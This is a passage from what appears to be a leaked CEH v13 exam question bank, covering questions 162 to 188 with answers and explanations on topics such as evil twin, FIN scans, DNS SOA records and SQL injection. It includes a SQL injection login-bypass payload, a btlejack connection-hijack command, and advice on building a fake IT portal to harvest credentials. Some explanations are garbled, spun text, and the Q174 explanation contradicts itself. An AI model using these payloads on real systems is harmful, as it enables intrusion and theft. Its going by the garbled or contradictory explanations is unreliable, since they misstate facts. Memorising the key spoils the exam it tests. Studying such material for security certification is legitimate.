CEH v13 describes relay attacks as credential forwarding techniques where attackers trick systems into authenticating to malicious servers, capturing hashes, and relaying them to privileged services. The described scenario aligns exactly with the PetitPotam attack, a known MS-EFSRPC abuse method that forces Windows domain controllers to perform NTLM authentication to attacker-controlled hosts. CEH discusses how relay attacks combined with Active Directory Certificate Services (AD CS) misconfigurations can allow attackers to request privileged certificates, effectively gaining domain administrator privileges without cracking hashes or accessing LSASS. CRIME (Option B) targets TLS compression and is unrelated. Browser token theft (Option C) applies to web sessions, not domain controllers. Session donation (Option D) is not part of Windows authentication hijacking. Thus, the scenario clearly represents a PetitPotam NTLM relay attack.

NEW QUESTION: 162
".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot- spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there." Fill in the blank with appropriate choice.

A. Evil Twin Attack
B. Sinkhole Attack
C. Collision Attack
D. Signal Jamming Attack
Answer: A (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.


NEW QUESTION: 163
A penetration tester is hired by a company to assess its vulnerability to social engineering attacks targeting its IT department. The tester decides to use a sophisticated pretext involving technical jargon and insider information to deceive employees into revealing their network credentials. What is the most effective social engineering technique the tester should employ to maximize the chances of obtaining valid credentials without raising suspicion?
A. Conduct a phone call posing as a high-level executive requesting urgent password resets
B. Send a generic phishing email with a malicious attachment to multiple employees
C. Create a convincing fake IT support portal that mimics the company's internal systems
D. Visit the office in person as a maintenance worker to gain physical access to terminals
Answer: C (LEAVE A REPLY)
CEH training emphasizes that highly tailored social engineering attacks-those exploiting trust in internal workflows and perceived technical authority-are far more effective than generic or mass-distributed phishing attempts. A fake IT support portal that mirrors internal systems leverages procedural familiarity: IT departments commonly instruct employees to log into support portals for troubleshooting, credential verification, or ticket updates. When the attacker enhances the pretext with insider terminology and references to real internal systems, employees are more likely to trust the portal and enter credentials. CEH highlights that successful social engineering attacks

mimic legitimate processes to avoid suspicion. Phone calls posing as executives often introduce risk due to real-time interaction and scrutiny. Generic phishing lacks personalization and is easily detected. Physical impersonation introduces operational risk and may not yield credentials. Therefore, a fake IT support portal aligned with IT workflows is the optimal method.

NEW QUESTION: 164
A hacker is an intelligent individual with excellent computer skills and the ability to explore a computer's software and hardware without the owner's permission. Their intention can either be to simply gain knowledge or to illegally make changes.
Which of the following class of hacker refers to an individual who works both offensively and defensively at various times?
A. White Hat
B. Suicide Hacker
C. Gray Hat
D. Black Hat
Answer: C (LEAVE A REPLY)
A Gray Hat hacker operates between ethical (White Hat) and unethical (Black Hat) behavior. They might break into systems without permission but without malicious intent, often reporting vulnerabilities afterward.
They perform both offensive and defensive activities.
Reference - CEH v13 Official Study Guide, Module 1: Introduction to Ethical Hacking
"Gray Hat hackers may violate ethical standards but not necessarily for personal or financial gain. They typically operate without malicious intent."
Incorrect options:
A). White Hats are ethical hackers.
B). Suicide Hackers attack without regard for being caught.
D). Black Hats are malicious hackers.

NEW QUESTION: 165
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session, upon receiving the users request. Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website. What is the attack performed by Bobby in the above scenario?
A. Wardriving
B. KRACK attack
C. jamming signal attack
D. aLTEr attack
Answer: D (LEAVE A REPLY)

aLTEr attacks are usually performed on LTE devices Attacker installs a virtual (fake) communication tower between two authentic endpoints intending to mislead the victim This virtual tower is used to interrupt the data transmission between the user and real tower attempting to hijack the active session.
https://alter-attack.net/media/breaking_lte_on_layer_two.pdf
The new aLTEr attack can be used against nearly all LTE connected endpoints by intercepting traffic and redirecting it to malicious websites together with a particular approach for Apple iOS devices.
This attack works by taking advantage of a style flaw among the LTE network - the information link layer (aka: layer-2) of the LTE network is encrypted with AES-CTR however it's not integrity-protected, that is why an offender will modify the payload.
As a result, the offender is acting a classic man-in-the-middle wherever they're movement as a cell tower to the victim.



NEW QUESTION: 166
Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?
A. btlejack -f 0x129f3244 -j
B. btlejack -c any
C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
D. btlejack -f 0x9c68fd30 -t -m 0x1fffffffff
Answer: A (LEAVE A REPLY)
Btlejack is a tool used for attacking Bluetooth Low Energy (BLE) connections, including sniffing, jamming, and hijacking.
* The -f option specifies the access address of the BLE connection.
* The -j option is used to hijack an active BLE connection.

Therefore, the correct syntax to hijack a BLE connection is:
btlejack -f [access_address] -j
This matches Option A: btlejack -f 0x129f3244 -j
Incorrect Options:
* B. -c any is used for sniffing any advertising packet but not for hijacking.
* C. -d specifies device paths; -s starts a scan but does not hijack.
* D. This is likely a malformed or unrelated command in the context of hijacking.
Reference - CEH v13 Official Courseware:
Module 18: IoT and OT Hacking
Section: "Bluetooth Low Energy (BLE) Attacks"
Tool Focus: "Btlejack Command Usage"
CEH iLab: Btlejacking with micro:bit

NEW QUESTION: 167
Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve's approach.
After that, people must approximate their RFID badges. Both the identifications are required to open the door.
In this case, we can say:
A. Although the approach has two phases, it actually implements just one authentication factor
B. The solution implements the two authentication factors: physical object and physical characteristic
C. The solution will have a high level of false positives
D. Biological motion cannot be used to identify people
Answer: B (LEAVE A REPLY)
In authentication, Multi-Factor Authentication (MFA) involves using more than one category of authentication factors:
Something you know (e.g., password)
Something you have (e.g., RFID badge, token)
Something you are (e.g., biometrics like fingerprints, facial recognition, gait) In this scenario:

The RFID badge is "something you have" (a physical object).
The gait recognition (walking pattern) captured by the camera is a biometric-"something you are" (a physical characteristic).
Together, these two methods represent two distinct authentication factors, thereby implementing true multi- factor authentication.
Reference - CEH v13 Official Study Guide:
Module 5: System Hacking
Topic: Authentication Mechanisms
Quote:
"Examples of multi-factor authentication include combining biometrics (something you are) with a smart card or badge (something you have). Gait recognition is considered a behavioral biometric and falls under
'something you are'."
Incorrect Options Explained:
A). Incorrect - gait and RFID represent two separate factor types, not one.
C). No evidence in the scenario supports high false positives.
D). Gait analysis is a recognized biometric method and can be used for identification.

NEW QUESTION: 168
Which of the following commands checks for valid users on an SMTP server?
A. RCPT
B. CHK
C. VRFY
D. EXPN
Answer: C (LEAVE A REPLY)
The VRFY commands enables SMTP clients to send an invitation to an SMTP server to verify that mail for a selected user name resides on the server. The VRFY command is defined in RFC 821.
The server sends a response indicating whether the user is local or not, whether mail are going to be forwarded, and so on. A response of 250 indicates that the user name is local; a response of 251 indicates that the user name isn't local, but the server can forward the message. The server response includes the mailbox name.

NEW QUESTION: 169
Sam, a professional hacker. targeted an organization with intention of compromising AWS IAM credentials.
He attempted to lure one of the employees of the organization by initiating fake calls while posing as a legitimate employee. Moreover, he sent phishing emails to steal the AWS 1AM credentials and further compromise the employee's account. What is the technique used by Sam to compromise the AWS IAM credentials?
A. Social engineering

B. insider threat
C. Password reuse
D. Reverse engineering
Answer: A (LEAVE A REPLY)
Just like any other service that accepts usernames and passwords for logging in, AWS users are vulnerable to social engineering attacks from attackers. fake emails, calls, or any other method of social engineering, may find yourself with an AWS users' credentials within the hands of an attacker.
If a user only uses API keys for accessing AWS, general phishing techniques could still use to gain access to other accounts or their pc itself, where the attacker may then pull the API keys for aforementioned AWS user.
With basic opensource intelligence (OSINT), it's usually simple to collect a list of workers of an organization that use AWS on a regular basis. This list will then be targeted with spear phishing to do and gather credentials. an easy technique may include an email that says your bill has spiked 500th within the past 24 hours, "click here for additional information", and when they click the link, they're forwarded to a malicious copy of the AWS login page designed to steal their credentials.
An example of such an email will be seen within the screenshot below. it's exactly like an email that AWS would send to you if you were to exceed the free tier limits, except for a few little changes. If you clicked on any of the highlighted regions within the screenshot, you'd not be taken to the official AWS web site and you' d instead be forwarded to a pretend login page setup to steal your credentials.
These emails will get even more specific by playing a touch bit additional OSINT before causing them out. If an attacker was ready to discover your AWS account ID on-line somewhere, they could use methods we at rhino have free previously to enumerate what users and roles exist in your account with none logs contact on your side. they could use this list to more refine their target list, further as their emails to reference services they will know that you often use.
For reference, the journal post for using AWS account IDs for role enumeration will be found here and the journal post for using AWS account IDs for user enumeration will be found here.
During engagements at rhino, we find that phishing is one in all the fastest ways for us to achieve access to an AWS environment.

NEW QUESTION: 170
A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0
/24. Which of the following has occurred?
A. The computer is not using a private IP address.
B. The gateway is not routing to a public IP address.
C. The gateway and the computer are not on the same network.
D. The computer is using an invalid IP address.

Answer: B (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Private_network
In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments. Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.
The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:
10.0.0.0 - 10.255.255.255
172.16.0.0 - 172.31.255.255
192.168.0.0 - 192.168.255.255
Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet. However, several technologies allow such machines to connect to the Internet.
Mediation servers like IRC, Usenet, SMTP and Proxy server
Network address translation (NAT)
Tunneling protocol
NOTE: So, the problem is just one of these technologies.

NEW QUESTION: 171
You are an ethical hacker contracted to conduct a security audit for a company. During the audit, you discover that the company's wireless network is using WEP encryption. You understand the vulnerabilities associated with WEP and plan to recommend a more secure encryption method. Which of the following would you recommend as a Suitable replacement to enhance the security of the company's wireless network?
A. MAC address filtering
B. WPA2-PSK with AES encryption
C. Open System authentication
D. SSID broadcast disabling
Answer: B (LEAVE A REPLY)
WEP encryption is an outdated and insecure method of protecting wireless networks from unauthorized access and eavesdropping. WEP uses a static key that can be easily cracked by various tools and techniques, such as capturing the initialization vectors, brute-forcing the key, or exploiting the weak key scheduling algorithm1. Therefore, you should recommend a more secure encryption method to enhance the security of the company's wireless network.
One of the most suitable replacements for WEP encryption is WPA2-PSK with AES encryption. WPA2 stands for Wi-Fi Protected Access 2, which is a security standard that improves upon the previous WPA standard. WPA2 uses a robust encryption algorithm called AES, which stands for

Advanced Encryption Standard. AES is a block cipher that uses a 128-bit key and is considered to be very secure and resistant to attacks2.
WPA2-PSK stands for WPA2 Pre-Shared Key, which is a mode of WPA2 that uses a passphrase or a password to generate the encryption key. The passphrase or password must be entered by the users who want to connect to the wireless network. The key is then derived from the passphrase or password using a function called PBKDF2, which stands for Password-Based Key Derivation Function 2. PBKDF2 adds a salt and a number of iterations to the passphrase or password to make it harder to crack3.
WPA2-PSK with AES encryption offers several advantages over WEP encryption, such as:
* It uses a dynamic key that changes with each session, instead of a static key that remains the same.
* It uses a stronger encryption algorithm that is more difficult to break, instead of a weaker encryption algorithm that is more vulnerable to attacks.
* It uses a longer key that provides more security, instead of a shorter key that provides less security.
* It uses a more secure key derivation function that adds complexity and randomness, instead of a simple key generation function that is predictable and flawed.
Therefore, you should recommend WPA2-PSK with AES encryption as a suitable replacement to enhance the security of the company's wireless network.
References:
* Wireless Security - Encryption - Online Tutorials Library
* WiFi Security: WEP, WPA, WPA2, WPA3 And Their Differences - NetSpot
* WPA2-PSK (Wi-Fi Protected Access 2 Pre-Shared Key)

NEW QUESTION: 172
Which of the following steps for risk assessment methodology refers to vulnerability identification?
A. Determines if any flaws exist in systems, policies, or procedures
B. Assigns values to risk probabilities; Impact values
C. Determines risk probability that vulnerability will be exploited (High, Medium, Low)
D. Identifies sources of harm to an IT system (Natural, Human, Environmental)
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation From CEH v13 Guide:
Vulnerability identification is the step in the risk assessment process where security flaws or weaknesses are identified in existing systems, policies, or procedures.
CEH v13 Reference:
Module 5: Vulnerability Assessment - Risk Assessment Concepts
"Vulnerability identification is the process of discovering existing flaws and weaknesses in systems or processes that may be exploited."

NEW QUESTION: 173
What tool can crack Windows SMB passwords simply by listening to network traffic?

A. This is not possible
B. Netbus
C. NTFSDOS
D. L0phtcrack
Answer: D (LEAVE A REPLY)
L0phtCrack is a password auditing and recovery tool. It can:
* Capture password hashes over the network (e.g., via SMB).
* Crack password hashes using dictionary, brute-force, or hybrid attacks.
It's particularly effective when used on SMB-based challenge-response authentication (NTLM/LM) captured via packet sniffing.
From CEH v13 Courseware:
* Module 4: Enumeration
* Module 6: Malware Threats
CEH v13 Study Guide states:
"L0phtCrack can sniff SMB authentication exchanges from network traffic and extract NTLM password hashes to crack them offline." Incorrect Options:
* A: This is possible (hence A is wrong).
* B: Netbus is a backdoor/trojan tool.
* C: NTFSDOS is used to read NTFS partitions under DOS, not for password cracking.
Reference:CEH v13 Study Guide - Module 4: Password Cracking # ToolsL0phtCrack Documentation

NEW QUESTION: 174
Suppose that you test an application for the SQL injection vulnerability. You know that the backend database is based on Microsoft SQL Server. In the login/password form, you enter the following credentials:
Username: attack' or 1=1 --
Password: 123456
Based on the above credentials, which of the following SQL commands are you expecting to be executed by the server, if there is indeed an SQL injection vulnerability?
A. select * from Users where UserName = 'attack'' or 1=1 -- and UserPassword = '123456'
B. select * from Users where UserName = 'attack' or 1=1 -- and UserPassword = '123456'
C. select * from Users where UserName = 'attack or 1=1 -- and UserPassword = '123456'
D. select * from Users where UserName = 'attack' or 1=1 --' and UserPassword = '123456'
Answer: (SHOW ANSWER)
In CEH v13 Module 10: Injection Attacks, the SQL Injection technique is covered extensively. A common attack method is to manipulate the input fields so that the resulting SQL query becomes logically always true, effectively bypassing authentication.
Given the input:
Username: attack' or 1=1 --
Password: 123456

And assuming the original SQL query is:
SELECT * FROM Users WHERE UserName = '<input_username>' AND UserPassword = '<input_password>';
When inputs are substituted, the query becomes:
SELECT * FROM Users WHERE UserName = 'attack' or 1=1 --' AND UserPassword = '123456';
The -- sequence is used in SQL to indicate a comment. Everything after -- is ignored by the SQL engine. So the query essentially becomes:CopyEdit SELECT * FROM Users WHERE UserName = 'attack' or 1=1; This query is always true due to 1=1, and if the application is vulnerable, it grants access regardless of the password.
Option Analysis:
A). Incorrect - Contains '' (double quote) after attack, which would cause a syntax error due to extra quotation marks.
B). Correct - This is the accurate representation of what the SQL query would look like with a successful injection.
C). Incorrect - The input string is malformed, combining input into one literal string.
D). Incorrect - Misplacement of ' after the comment token -- invalidates the SQL syntax.
Reference from CEH v13 Study Materials:
Module 10 - Injection Attacks, Section: SQL Injection - Authentication Bypass CEH v13 eCourseware Practical Lab: Exploiting SQL Injection Vulnerability in Login Forms CEH Engage - Web Application Testing Phase: SQLi Exploitation in Login Panels

NEW QUESTION: 175
A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?
A. Attempts by attackers to access the user and password information stored in the company's SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
C. Attempts by attackers to access passwords stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.
Answer: B (LEAVE A REPLY)
HTTP cookies may store authentication tokens, allowing users to remain logged in. If a browser retains cookies after closing, an attacker with access to the device could hijack active sessions. Automatically deleting cookies upon termination reduces the window of opportunity for session hijacking.
Reference - CEH v13 Official Study Guide:
Module 11: Hacking Web Applications
Topic: Session Management

Quote:
"Session hijacking exploits persistent cookies or session IDs stored in browsers. Enforcing cookie deletion helps prevent this attack." Incorrect Options:
A). SQL databases are unrelated to browser cookies.
C). Browser cookies don't store OS-level passwords.
D). This may be a secondary concern, but not the primary mitigation.

NEW QUESTION: 176
While conducting a covert penetration test on a UNIX-based infrastructure, the tester decides to bypass intrusion detection systems by sending specially crafted TCP packets with an unusual set of flags enabled.
These packets do not initiate or complete any TCP handshake. During the scan, the tester notices that when certain ports are probed, there is no response from the target, but for others, a TCP RST (reset) packet is received. The tester notes that this behavior consistently aligns with open and closed ports. Based on these observations, which scanning technique is most likely being used?
A. ACK flag scan to evaluate firewall behavior
B. TCP Connect scan to complete the three-way handshake
C. Xmas scan leveraging RFC 793 quirks
D. FIN scan using stealthy flag combinations
Answer: D (LEAVE A REPLY)
CEH describes FIN scans as stealthy scans that send packets with the FIN flag without initiating a TCP handshake. According to TCP RFC behavior, closed ports respond with RST packets while open ports ignore the probe, producing no response. This allows enumeration of port states while evading IDS systems that typically monitor SYN-based scans.

NEW QUESTION: 177
which of the following Bluetooth hacking techniques refers to the theft of information from a wireless device through Bluetooth?
A. Bluesmacking
B. Bluebugging
C. Bluejacking
D. Bluesnarfing
Answer: D (LEAVE A REPLY)
Bluesnarfing is the unauthorized access of information from a wireless device through a Bluetooth connection, often between phones, desktops, laptops, and PDAs (personal digital assistant).

NEW QUESTION: 178
An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a

possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.
What is the most likely cause?
A. The network devices are not all synchronized.
B. Proper chain of custody was not observed while collecting the logs.
C. The attacker altered or erased events from the logs.
D. The security breach was a false positive.
Answer: A (LEAVE A REPLY)
Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten. Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.
If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

NEW QUESTION: 179
An ethical hacker needs to gather detailed information about a company's internal network without initiating any direct interaction that could be logged or raise suspicion. Which approach should be used to obtain this information covertly?
A. Analyze the company's SSL certificates for internal details
B. Examine email headers from past communications with the company
C. Inspect public WHOIS records for hidden network data
D. Utilize network scanning tools to map the company's IP range
Answer: (SHOW ANSWER)
Passive reconnaissance focuses on collecting information without directly touching or interacting with the target's systems. CEH materials stress that any action that sends network traffic to the target-such as scanning, probing, fingerprinting, or enumeration-creates logs and increases the risk of detection. Email headers, however, are considered an excellent source of passive intelligence because they reveal internal IP structures, routing paths, mail server hostnames, internal domain formats, and technology stacks without requiring interaction with the target environment. Since these headers are already in the possession of the ethical hacker through legitimate communication records, examining them does not generate traffic or trigger monitoring systems. SSL certificates and WHOIS data provide valuable external information, but they rarely disclose internal addressing schemes. Active scanning tools, such as Nmap, would immediately violate the requirement to avoid detection. Therefore, analyzing previously received email

headers is the most effective and covert method for extracting internal network details during the reconnaissance phase.

NEW QUESTION: 180
A security researcher reviewing an organization's website source code finds references to Amazon S3 file locations. What is the most effective way to identify additional publicly accessible S3 bucket URLs used by the target?
A. Exploit XSS to force the page to reveal the S3 links
B. Use Google advanced search operators to enumerate S3 bucket URLs
C. Use SQL injection to extract internal file paths from the database
D. Perform packet sniffing to intercept internal S3 bucket names
Answer: (SHOW ANSWER)
OSINT-based reconnaissance includes using search engines to identify publicly exposed cloud assets. CEH highlights Google dorking as a passive method to reveal S3 buckets indexed in search engines through patterns such as site:s3.amazonaws.com or keyword-based queries.

NEW QUESTION: 181
Which iOS jailbreaking technique patches the kernel during the device boot so that it becomes jailbroken after each successive reboot?
A. Tethered jailbreaking
B. Semi-tethered jailbreaking
C. Untethered jailbreaking
D. Semi-Untethered jailbreaking
Answer: C (LEAVE A REPLY)
An untethered jailbreak is one that allows a telephone to finish a boot cycle when being pwned with none interruption to jailbreak-oriented practicality.
Untethered jailbreaks area unit the foremost sought-after of all, however they're additionally the foremost difficult to attain due to the powerful exploits and organic process talent they need. associate unbound jailbreak is sent over a physical USB cable association to a laptop or directly on the device itself by approach of associate application-based exploit, like a web site in campaign.
Upon running associate unbound jailbreak, you'll be able to flip your pwned telephone off and on once more while not running the jailbreak tool once more. all of your jailbreak tweaks and apps would then continue in operation with none user intervention necessary.
It's been an extended time since IOS has gotten the unbound jailbreak treatment. the foremost recent example was the computer-based Pangu break, that supported most handsets that ran IOS nine.1. We've additionally witnessed associate unbound jailbreak within the kind of JailbreakMe, that allowed users to pwn their handsets directly from the mobile campaign applications programme while not a laptop.

NEW QUESTION: 182
David is a security professional working in an organization, and he is implementing a vulnerability management program in the organization to evaluate and control the risks and vulnerabilities in its IT infrastructure. He is currently executing the process of applying fixes on vulnerable systems to reduce the impact and severity of vulnerabilities. Which phase of the vulnerability-management life cycle is David currently in?
A. verification
B. Risk assessment
C. Vulnerability scan
D. Remediation
Answer: D (LEAVE A REPLY)
Vulnerability-Management Life Cycle The vulnerability management life cycle is an important process that helps identify and remediate security weaknesses before they can be exploited. 4.Remediation - applying fixes on vulnerable systems in order to reduce the impact and severity of vulnerabilities. (P.515/499)

NEW QUESTION: 183
When considering how an attacker may exploit a web server, what is web server footprinting?
A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password
Answer: (SHOW ANSWER)
Web server footprinting is part of the reconnaissance phase in ethical hacking. It involves gathering detailed information about a web server's structure, external links, available directories, scripts, and technologies in use.
Techniques include:
* Spidering the site to map all accessible URLs and file paths
* Identifying hidden directories or backup files
* Analyzing page structures and URL patterns
This information helps attackers identify areas to target for further scanning or exploitation.
Incorrect Options:
* A. Vulnerability scanning is active testing, not passive footprinting.

* C. System-level data is gathered in OS or network footprinting.
* D. Brute-force attacks are exploitation techniques, not reconnaissance.
Reference - CEH v13 Official Courseware:
Module 02: Footprinting and Reconnaissance
Section: "Web Server Footprinting Techniques"
Tool Reference: HTTrack, Burp Spider, OWASP ZAP

NEW QUESTION: 184
You have the SOA presented below in your Zone.
Your secondary servers have not been able to contact your primary server to synchronize information.
How long will the secondary servers attempt to contact the primary server before it considers that zone is dead and stops responding to queries?
collegae.edu. SOA, cikkye.edu ipad.college.edu. (200302028 3600 3600 604800 3600)
A. One day
B. One hour
C. One week
D. One month
Answer: C (LEAVE A REPLY)
In an SOA (Start of Authority) record, the fifth value represents the "Expire" interval - the time a secondary DNS server will keep trying to contact the primary server before considering the zone data stale or invalid.
SOA Format:
SOA Primary-NS Hostmaster (Serial Refresh Retry Expire Minimum-TTL)
Given SOA:
(200302028 3600 3600 604800 3600)
* Serial: 200302028
* Refresh: 3600 seconds
* Retry: 3600 seconds
* Expire: 604800 seconds = 7 days = 1 week
* Minimum TTL: 3600
So, if the secondary DNS cannot contact the primary for 604800 seconds (1 week), it will stop serving that zone's data.
Reference:CEH v13 Study Guide - Module 3: DNS Zone Transfers & SOA RecordsRFC 1035 - Domain Names - Section 3.3.13 (SOA Record Format)

NEW QUESTION: 185
Louis, a professional hacker, had used specialized tools or search engines to encrypt all his browsing activity and navigate anonymously to obtain sensitive/hidden information about official government or federal databases. After gathering the information, he successfully performed an

attack on the target government organization without being traced. Which of the following techniques is described in the above scenario?

A. Dark web footprinting

B. VoIP footprinting

C. VPN footprinting

D. Website footprinting

Answer: A (LEAVE A REPLY)

In CEH v13 Module 02: Footprinting and Reconnaissance, Dark Web Footprinting is discussed as an advanced form of reconnaissance where attackers access hidden services and data using anonymity networks such as Tor (The Onion Router), I2P, or Freenet. These networks enable access to the deep web and dark web, where unindexed, and often illicit, content resides.

Key points relevant to this scenario:

The attacker encrypted browsing traffic and navigated anonymously, which strongly implies the use of tools like Tor or VPNs to mask identity.

The attacker used specialized tools/search engines like:

Torch

Ahmia

DarkSearch

Candle

The goal was to find sensitive or hidden information in government or federal systems - a common dark web footprinting objective.

The final step involved an attack that left no trace, which aligns with using the dark web for anonymity and obfuscation.

Option Analysis:

A: Dark web footprinting

Correct. This matches the behavior described: encrypted, anonymous access to sensitive information through dark web tools.

B: VoIP footprinting #

Incorrect. VoIP footprinting relates to identifying vulnerabilities or metadata in Voice over IP systems, not anonymous browsing or dark web activities.

C: VPN footprinting #

Incorrect. While VPNs may be used as part of anonymity, VPN footprinting refers to identifying systems using VPNs - not the act of gathering data anonymously.

D: Website footprinting #

Incorrect. Website footprinting involves gathering information from public-facing websites, like WHOIS data, robots.txt, and HTML metadata - not hidden dark web content.

Reference from CEH v13 Study Guide and Courseware:

Module 02 - Footprinting and Reconnaissance, Section: Footprinting through Dark Web and Deep Web CEH v13 iLabs: Using Tor and Dark Web Search Engines for Reconnaissance CEH Engage - Phase 1 (Reconnaissance): Dark Web Intelligence Gathering

NEW QUESTION: 186
Which protocol is used for setting up secure channels between two devices, typically in VPNs?
A. PEM
B. ppp
C. IPSEC
D. SET
Answer: C (LEAVE A REPLY)
In CEH v13 Module 14: Cryptography, IPSec (Internet Protocol Security) is defined as a framework used to establish secure communication channels over IP networks, particularly in VPNs.
IPSec supports encryption, authentication, and integrity.
Operates in Tunnel Mode (VPNs) or Transport Mode (End-to-End).
Core protocols: AH (Authentication Header) and ESP (Encapsulating Security Payload).
Option Analysis:
A: PEM: Privacy Enhanced Mail (email encryption).
B: PPP: Point-to-Point Protocol (data link layer, not encryption).
C: IPSEC: VPN encryption protocol.
D: SET: Secure Electronic Transaction (used in payment systems, obsolete).
Reference:
Module 14 - IPSec Overview in VPN Security
CEH eBook: Protocols Used in VPNs - IPSec, L2TP, PPTP

NEW QUESTION: 187
Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices.
Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France. Which regional Internet registry should Becky go to for detailed information?
A. ARIN
B. APNIC
C. RIPE
D. LACNIC
Answer: C (LEAVE A REPLY)
Regional Internet Registries (RIRs):
ARIN (American Registry for Internet Numbers)
AFRINIC (African Network Information Center)
APNIC (Asia Pacific Network Information Center)
RIPE (Reseaux IP Europeens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

NEW QUESTION: 188
A penetration tester is tasked with assessing the security of an Android mobile application that stores sensitive user data. The tester finds that the application does not use proper encryption to secure data at rest. What is the most effective way to exploit this vulnerability?
A. Access the local storage to retrieve sensitive data directly from the device
